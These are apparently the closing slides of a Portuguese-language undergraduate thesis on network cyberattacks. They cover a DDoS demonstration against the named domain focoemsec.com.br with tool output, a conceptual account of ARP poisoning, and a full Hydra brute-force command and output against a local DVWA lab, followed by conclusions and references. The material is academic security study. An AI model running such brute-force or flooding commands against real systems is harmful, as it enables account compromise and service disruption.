
Team : GAMKERS

_____TRYING TO REACH THE SERVER_____
_____ESTABLISHING CONNECTION_____
_____0100100 BYPASSING SECURITY LAYER 001010_____
YPASSING SECURITY LAYER_____CONNECTION ESTABLISHED_____
  DDOS ATTACK STARTED. NOTE: ONLY FOR EDUCATIONAL PURPOSES
Sent 1 packet to focoemsec.com.br throught port:81
Sent 2 packet to focoemsec.com.br throught port:82
Sent 3 packet to focoemsec.com.br throught port:83
Sent 4 packet to focoemsec.com.br throught port:84
Sent 5 packet to focoemsec.com.br throught port:85
Sent 6 packet to focoemsec.com.br throught port:86
Sent 7 packet to focoemsec.com.br throught port:87
Sent 8 packet to focoemsec.com.br throught port:88
Sent 9 packet to focoemsec.com.br throught port:89
Sent 10 packet to focoemsec.com.br throught port:90
```

7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

■ 7.1.3 Ataque DDoS

focoemsec.com.br antes do ataque



7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

■ 7.1.3 Ataque DDoS

focoemsec.com.br após do ataque




7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

■ 7.2.1 ARP Poisoning

- O atacante envia respostas ARP falsas para associar seu MAC ao IP do gateway.
- Isso redireciona o tráfego da vítima para o atacante (ataque MitM).
- O tráfego é analisado com ferramentas como Ettercap e Wireshark.

Listagem de dispositivos na rede usando *Ettercap*



7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

■ 7.2.2 Ataque de força bruta

- Utiliza o Hydra para tentar várias combinações de usuário e senha em um serviço de login. O teste foi feito com o DVWA e wordlist rockyou.txt.
- Cada tentativa é automatizada com parâmetros específicos, testando contra respostas conhecidas de erro.
- O sucesso do ataque demonstra a fragilidade de sistemas sem limites de tentativas, MFA ou CAPTC

```
(root@kali)-[/home/kali]
# hydra -l admin -p password 127.0.0.1 http-post-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-14 07:55:30
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://127.0.0.1:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.
[80][http-post-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-14 07:55:30
```

Trabalhos futuros e melhorias esperadas

■ Trabalhos futuros

- Aplicação de pentest em ambientes empresariais com autorização prévia para identificar vulnerabilidades
- Uso de machine learning em detecção de ataques
- Avaliar vulnerabilidades de dispositivos IoT em redes abertas

■ Melhorias esperadas

- Desenvolvimento de ferramentas próprias.
- Criação de um laboratório para estudo e treinamentos.



Considerações Finais

- O trabalho analisou os principais ciberataques contra ativos de rede em ambientes corporativos, com foco em redes wireless.
- Testes práticos evidenciaram os protocolos inseguros ainda usados
- Segurança de redes wireless dependem de:
 - Boas práticas de configuração
 - Uso de ferramentas atualizadas
 - Conscientização do usuário final

Referências

BARROS, Otávio Santana Rêgo. GOMES, Ulisses de Mesquita. FREITAS, Whitney Lacerda de. Desafios Estratégicos para a Segurança e Defesa Cibernética. 1ª edição. Brasília: Secretaria de Assuntos Estratégicos, 2011.

BOTTI, Caio Fernandes. MARTINS, Daves Márcio Silva. Análise comparativa entre ferramentas de ataque Man in the Middle. Juiz de Fora: CES/JF, 2015. Disponível em: <https://seer.uniacademia.edu.br/index.php/cesi/article/view/517/400>. Acesso em: 19 de novembro de 2024.

BRASIL. Centro de Prevenção, Tratamento e Resposta a Incidentes Cibernéticos de Governo. Aumento de ataques às infraestruturas críticas. Disponível em: <https://www.gov.br/ctir/pt-br/assuntos/noticias/2022/aumento-de-ataques-as-infraestruturas-criticas>. Acesso em: 17 de novembro de 2024. _____, Resolução CNCiber nº 4, de 25 de março de 2024. Diário Oficial da União, Seção 1, n. 59, p. 7, 26 mar. 2024. Disponível em: <https://www.in.gov.br/en/web/dou/-/resolucao-cnciber-n-4-de-25-de-marco-de-2024-550308382>. Acesso em: 14 de setembro de 2024.

CALDAS, Alexandre. FREIRE, Vicente. Cibersegurança: das Preocupações à Ação. Instituto da Defesa Nacional, 2012. Disponível em: <https://www.jstor.org/stable/resrep19122?seq=2>. Acesso em: 14 de setembro de 2024.

CERTBROS. ARP Poisoning: Man-in-the-Middle Attack. YouTube, 2022. Disponível em: <https://www.youtube.com/watch?v=A7nih6SANYs&list=LL&index=4&t=602s>. Acesso em: 3 de janeiro de 2025.

CNN BRASIL. Ataques hackers aumentam 8,8% no Brasil e país segue como 2º mais atacado do mundo. CNN Brasil, 2024. Disponível em: <https://www.cnnbrasil.com.br/nacional/ataques-hackers-aumentam-88-no-brasil-e-pais-segue-como-2o-mais-atacado-do-mundo/>. Acesso em: 14 de setembro de 2024.

CRISTIANO, Cleber. CESAR, Ernani. Metodologia do trabalho científico: Métodos e Técnicas da Pesquisa e do Trabalho Acadêmico. 2ª edição. Rio Grande do Sul: Feevale, 2013.

CUNHA, André, et al. Man In The Middle. Segurança de Sistemas e Redes, 2006.

FRAGA, Bruno. Técnicas de Invasão. São Paulo: Editora Labrador, 2019.

GUNAWAN, Teddy Surya. LIM, Muhammad Kasim. KARTIWI, Mira. MALIK, Noreha Abdul. ISMAIL, Nanang. Penetration testing using Kali Linux: SQL Injection, XSS, WordPress, and WPA2 attacks. Indonesian Journal of Electrical Engineering and Computer Science, [S.l.], v. 12, n. 2, p. 729-737, nov. 2018.

IBM. Cyber Attack. Disponível em: <https://www.ibm.com/br-pt/topics/cyber-attack>. Acesso em: 14 de setembro de 2024.

KEVIN, Daniel. SILVA, Hyan. Relatório de Análise de Vulnerabilidades. 2022. Disponível em: <https://gtifadba.com.br/wp-content/uploads/2023/04/Pentest-daniel-hyan.docx-1.pdf>. Acesso em: 14 de setembro de 2024.

MACÊDO, Diego. Redes Sem Fio (Wireless): Fundamentos e Padrões. 2012. Disponível em: <https://www.diegomacedo.com.br/redes-sem-fio-wireless-fundamentos-e-padroes/>. Acesso em: 14 de setembro de 2024.

MARQUES, Anderson. Modelo de Referência OSI. 17 f. TCC – Tecnologia em Análise e Desenvolvimento de Sistemas, Instituto Federal do Pará, Tucumã, 2009. Disponível em: <https://dom.maua.sp.gov.br/public/docs/5100781e-72f2-425d-82f2-be814305ee55.pdf>. Acesso em: 20 de outubro de 2024.

MELO, Sandro. Exploração de Vulnerabilidades em redes TCP/IP. Rio de Janeiro: 3ª edição, 2017. Disponível em: <https://www.amazon.com.br/Explora%C3%A7%C3%A3o-vulnerabilidade-Rede-TCP-IP/dp/8550800708>. Acesso em: 14 de setembro de 2024.

MORENO, Daniel. Introdução ao Pentest. 2ª edição, São Paulo: Novatec, 2019.

OLIVEIRA, Alysson Nishiyama de. Autenticação em redes wireless com certificação digital evitando “evil twin”. 100 f. Trabalho de Conclusão de Curso (Graduação em Engenharia de Computação) – Faculdade de Ciências Exatas e de Tecnologia, UniCeub, Brasília, 2007. Disponível em: <https://repositorio.uniceub.br/jspui/bitstream/123456789/3179/2/9965560.pdf>. Acesso em: 09 de novembro de 2024.

PINHEIRO, João Netto. OLIVEIRA, João Paulo Nascimento. VIEIRA, Paulo Roberto. NMAP. Faculdade Senac Goiás, Curso de Gestão de Tecnologia da Informação, Goiânia, 2018.

SCHWARTZMAN, S. Um espaço para a ciência: a formação da comunidade científica no Brasil. Brasília: Ministério de Ciência e Tecnologia Conselho Nacional de Desenvolvimento Científico e Tecnológico Centro de Estudos Estratégicos, 2001.

TANENBAUM, A.; FEAMSTER, N.; WETHERALL, D. Redes de Computadores (coedição Bookman e Pearson). [s.l.] Bookman Editora, 2021.

TEFFÉ, C. S. DE; VIOLA, M. Tratamento de dados pessoais na LGPD: estudo sobre as bases legais. civilistica.com, v. 9, n. 1, p. 1–38, 9 maio 2020.



Obrigado!